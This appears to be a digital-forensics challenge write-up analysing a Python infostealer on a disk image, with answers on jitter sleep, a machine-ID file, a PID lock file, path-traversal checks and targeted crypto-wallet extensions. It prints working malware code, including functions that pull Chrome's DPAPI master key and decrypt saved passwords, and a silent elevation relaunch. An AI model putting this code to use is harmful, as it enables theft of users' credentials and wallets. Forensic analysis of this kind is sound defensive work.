
Answer: auto_mode_chrome_cookie

Defense Evasion


To avoid detection, malware uses randomized sleep timers to blend in with normal network traffic. What is the name of this technique?

TLDR: Investigate Python scripts that import the random library, focusing on calls to functions within this library.

Let's continue exploring the Python scripts in the TEMP directory. Within the command.py file, we can see that it imports the random library:



```
import platform
import getpass
import os
import subprocess
from typing import List, Tuple, Union
import base64
import time
import random
import io

import config
import util
import auto
```



```python
def process_wait(data):
    hex_str = data[0].decode()
    duration_ns = int(hex_str, 16)
    duration_sec = duration_ns / 1_000_000_000  # convert ns -> s ns from go server
    duration_sec = min(duration_sec, config.MAX_SLEEP0509)  # prevent absurd sleeps
    duration = random.uniform(config.MIN_SLEEP0509, duration_sec)
    time.sleep(duration)

    send_data = os.urandom(128)
    return config.MSG_PING0509, [send_data]
```

It uses the random function to generate a random floating-point number. This is used to introduce randomness into the sleep duration. This means that instead of sleeping for a fixed time, the program sleeps for a random duration somewhere between config.MIN_SLEEP0509 and duration_sec.


This technique is commonly called jitter, whereby malware adds random variation to its sleep/beacon intervals (timing obfuscation) so callbacks or network traffic appear less regular and are harder to detect.

Answer: jitter

Malware often uses unique identifiers for tracking. What is the UID value that was created and stored to identify this specific infected machine?

TLDR: Analyse the nvidia.py script, focusing on the generate_UUID0509 function. This details how to identify the file extension of the file containing the UID. Use the parsed MFT file to locate this file on disk by searching for the file extension.

Within the nvidia.py script, we can see a function called generate_UUID0509:



```python
def generate_UUID0509():
    temp_dir = tempfile.gettempdir()
    hostfile = os.path.join(temp_dir, config.MACHINEID_HOST_FILE_NAME0509)

    if os.path.exists(hostfile):
        with open(hostfile, 'r') as f:
            return f.read().strip()

    # Generate 4 random bytes and encode in hex
    data = secrets.token_bytes(4)
    uuid = data.hex()

    with open(hostfile, 'w') as f:
        f.write(uuid)

    return uuid
```

This is a small machine identifier generator. It works as follows:


- Finds the system TEMP directory.
- Builds a path.

- If that file already exists reads it, strips whitespace, and returns the stored value.
- Otherwise:
    - Generates 4 random bytes.
    - Converts them to hex to produce an ASCII ID.
    - Writes that hex string to the hostfile.
    - Returns that hex string.

The machine host file name part comes from the Python config file:

```
MACHINEID_HOST_FILE_NAME0509 = ".host"
```

If you view the MFT in Timeline Explorer and filter the Extension column for “.host”, we can see two files:




Parent Path	File Name	Extension	Is Directory	Has Ads	Is Ads	File Size	Created0x10
		.host	▣	▣	▣	=	=
.\$Recycle.Bin\S-1-5-21-417913575-2442941130-1797257979-1001	$R9N92CO.host	.host	☐	☐	☐	8	2025-07-27 21:34:08
.\$Recycle.Bin\S-1-5-21-417913575-2442941130-1797257979-1001	$I9N92CO.host	.host	☐	☐	☐	108	2025-07-27 21:49:09

Using FTK Imager, I navigated to the following file location:

- `[root]\$Recycle.Bin\S-1-5-21-417913575-2442941130-1797257979-1001`

Here we can find the file created by the script within the users recycle bin, including the machine UID:




$R9N92CO.host	1	Regular File	7/27/2025 9:34:08 PM
$RX2MW8L.txt	1	Regular File	7/27/2025 9:34:08 PM
desktop.ini	1	Regular File	7/27/2025 12:15:43 PM

```
fa2a216e
```

Answer: fa2a216e


To avoid running multiple noisy instances, the malware uses a lock file. What was the Process ID (PID) of the malware recorded in this file?

Within the main function of the nvidia.py script, we can see that it checks to see if this process is already running:




```
async def main():
    file_path = os.path.abspath("update.vbs")
    register_startup(file_path)
    if os.path.isfile(config.PID_NAME0509):
        with open(config.PID_NAME0509, 'r') as f:
            old_pid = int(f.read())
            print(old_pid)
            if psutil.pid_exists(old_pid):
                print("Process is already running.")
                sys.exit()

    with open(config.PID_NAME0509, 'w') as f:
        f.write(str(os.getpid()))
```

Similar to the previous question, this file ends with ".store". In the MFT, we can see that this is located within the recycle bin like the machine ID:



Parent Path	File Name	Extension
		.store
.\Users\z4hra\AppData\Local\Microsoft\Edge\User Data\Safe B…	ChromeExtMalware.store	.store
.\$Recycle.Bin\S-1-5-21-417913575-2442941130-1797257979-1001	$R2QDOJO.store	.store
.\$Recycle.Bin\S-1-5-21-417913575-2442941130-1797257979-1001	$I2QDOJO.store	.store




```
$R2QDOJO.store    1   Regular File   7/27/2025 9:34:08 PM
$R4EA7RF.ps1      2   Regular File   7/27/2025 11:03:55 AM
$R9N92CO.host     1   Regular File   7/27/2025 9:34:08 PM
$RX2MW8L.txt      1   Regular File   7/27/2025 9:34:08 PM
desktop.ini       1   Regular File   7/27/2025 12:15:43 PM

7900
```

Here we can see the process ID of the malware.

Answer: 7900

To ensure stability and avoid self-destruction, the malware validates file paths during decompression. What is the name of the vulnerability this check protects against?

The util.py script contains all the compression, decompression, and validation logic. We can see that it validates the path during decompression to prevent path traversal:



```python
import os
import tarfile
import io


def compress_0509(paths, compress_root=False):
    buffer = io.BytesIO()
    with tarfile.open(mode="w:gz", fileobj=buffer) as tar:
        for path in paths:
            arcname = os.path.basename(path) if compress_root else None
            tar.add(path, arcname=arcname)
    buffer.seek(0)
    return buffer

def valid_rel_path(path):
    # Prevent path traversal: e.g., "../../etc/passwd"
    return not (os.path.isabs(path) or ".." in os.path.normpath(path).split(os.path.sep))

def decompress_0509(src: io.BytesIO, dst: str) -> None:
    with tarfile.open(fileobj=src, mode='r:gz') as tar:
        for member in tar.getmembers():
            target = member.name

            if not valid_rel_path(target):
                raise Exception(f"tar contained invalid name: {target}")

            target_path = os.path.join(dst, target)

            if member.isdir():
                os.makedirs(target_path, exist_ok=True)
            elif member.isfile():
                # Ensure parent directories exist
                os.makedirs(os.path.dirname(target_path), exist_ok=True)
                with open(target_path, 'wb') as f:
                    f.write(tar.extractfile(member).read())
            else:
                # Optional: handle symlinks, etc.
                pass
```


This prevents things like files writing outside the intended directory.

Answer: Path Traversal

Collection


Understanding the attacker's goal requires knowing what data they target. What is the name of the popular cryptocurrency wallet associated with the first extension ID in the malware's config?

In the config.py file, we can see a list of Chrome extension IDs:



```
EXTENSION_NAMES0509 = [
    "nkbihfbeogaeaoehlefnkodbefgpgknn",
    "bfnaelmomeimhlpmgjnjophhpkkoljpa",
    "ibnejdfjmmkpcnlpebklmnkoeoihofec",
    "egjidjbpglichdcondbcbdnbeeppgdph",
    "acmacodkjbdgmoleebolmdjonilkdbch",
    "aholpfdialjgjfhomihkjbmgjidlcdno",
    "bhhhlbepdkbapadjdnnojkbgioiodbic",
    "dlcobpjiigpikoobohmabehhmhfoodbb",
    "dmkamcknogkgcdfhhbddcghachkejeap",
    "fnjhmkhhmkbjkkabndcnnogagogbneec",
    "hcjhpkgbmechpabifbggldplacolbkoh",
    "hmeobnfnfcmdkdcmlblgagmfpfboieaf",
    "hnfanknocfeofbddgcijnmhnfnkdnaad",
    "idnnbdplmphpflfnlkomgpfbpcgelopg",
    "ldinpeekobnhjjdofggfgjlcehhmanlj",
    "mcohilncbfahbmgdjkbpemcciiolgcge",
    "mkpegjkblkkefacfnmkajcjmabijhclg",
    "mopnmbcafieddcagagdcbnhejhlodfdd",
    "nhnkbkgjikgcigadomkphalanndcapjk",
    "ojggmchlghnjlapmfbnjholfjkiidbch",
    "onhogfjeacnfoofkfgppdlbmlmnplgbn",
    "pdliaogehgdbhbnmkklieghmmjkpigpa",
    "phkbamefinggmakgklpkljjmgibohnba",
    "ppbibelpcjmhbdihakflkdcoccbgbkpo"
    ]
```

These correspond to popular crypto wallet browser extensions, suggesting the auto module's Chrome data collection routines focus on cryptocurrency-related extensions. When you Google the first extension ID, it comes up with MetaMask:



Chrome Web Store
https://chromewebstore.google.com › detail › metamask

MetaMask - Chrome Web Store


MetaMask is the world's most secure and flexible crypto wallet, trusted by millions of users to buy, sell, and swap digital assets.

Alternatively, search:
https://chrome.google.com/webstore/detail/placeholder/nkbihfbeogaeaoehlefnkodbefgpgknn

Answer: MetaMask

The password theft process relies on specific functions. What are the two critical functions used to get the master key and decrypt the password blob, respectively?

The auto.py file extracts saved Chrome logins from user profiles and decrypts them by recovering Chrome's master key and then performing the appropriate authenticated decryption of each password blob. The two functions that are used to get the master key and decrypt the password blob are get_secret_key and decrypt_password respectively:




```python
def get_secret_key(local_state_path):
    try:
        # (1) Get secret key from Chrome's Local State file
        with open(local_state_path, "r", encoding='utf-8') as f:
            local_state = json.load(f)

        encrypted_key_b64 = local_state["os_crypt"]["encrypted_key"]
        encrypted_key = binascii.a2b_base64(encrypted_key_b64)

        # Remove DPAPI prefix (first 5 bytes)
        encrypted_key = encrypted_key[5:]

        # Decrypt using Windows DPAPI
        secret_key = win32crypt.CryptUnprotectData(encrypted_key, None, None, None, 0)[1]

        # Print hex for debugging
        # print("[INFO] Secret key (hex):", binascii.hexlify(secret_key).decode())

        return secret_key
    except Exception as e:
        print("[ERR]", str(e))
        print("[ERR] Chrome secret key cannot be found")
        return None

def decrypt_password(ciphertext, secret_key):
    try:
        #(3-a) Initialisation vector for AES decryption
        initialisation_vector = ciphertext[3:15]
        #(3-b) Get encrypted password by removing suffix bytes (last 16 bits)
        #Encrypted password is 192 bits
        encrypted_password = ciphertext[15:-16]
        #(4) Build the cipher to decrypt the ciphertext
        cipher = generate_cipher(secret_key, initialisation_vector)
        decrypted_pass = decrypt_payload(cipher, encrypted_password)
        decrypted_pass = decrypted_pass.decode()
        return decrypted_pass
    except Exception as e:
        print("%s"%str(e))
        print("[ERR] Unable to decrypt, Chrome version <80 not supported. Please check.")
        return ""
```

Answer: get_secret_key,decrypt_password

Malware often stages stolen data in temporary files. What is the full path of the log file created to store stolen browser credentials?

Within the auto_mode_chrome_cookie function found in auto.py, we can see that it saves the dumped logins to "chrome_logins_dump.txt":



```
def auto_mode_chrome_cookie():
    if not is_admin():
        # No prompt, just auto-elevate
        command_with_param = " ".join([sys.argv[0]] + sys.argv[1:] + ["-command", "cookie"])
        ret = ctypes.windll.shell32.ShellExecuteW(
            None, "runas", sys.executable,
            command_with_param, None, 0
        )
        if int(ret) <= 32:
            print("[!] User denied elevation. Running as normal user.")
            # Continue normal execution
        else:
            # Successfully relaunched, so exit current process
            sys.exit()
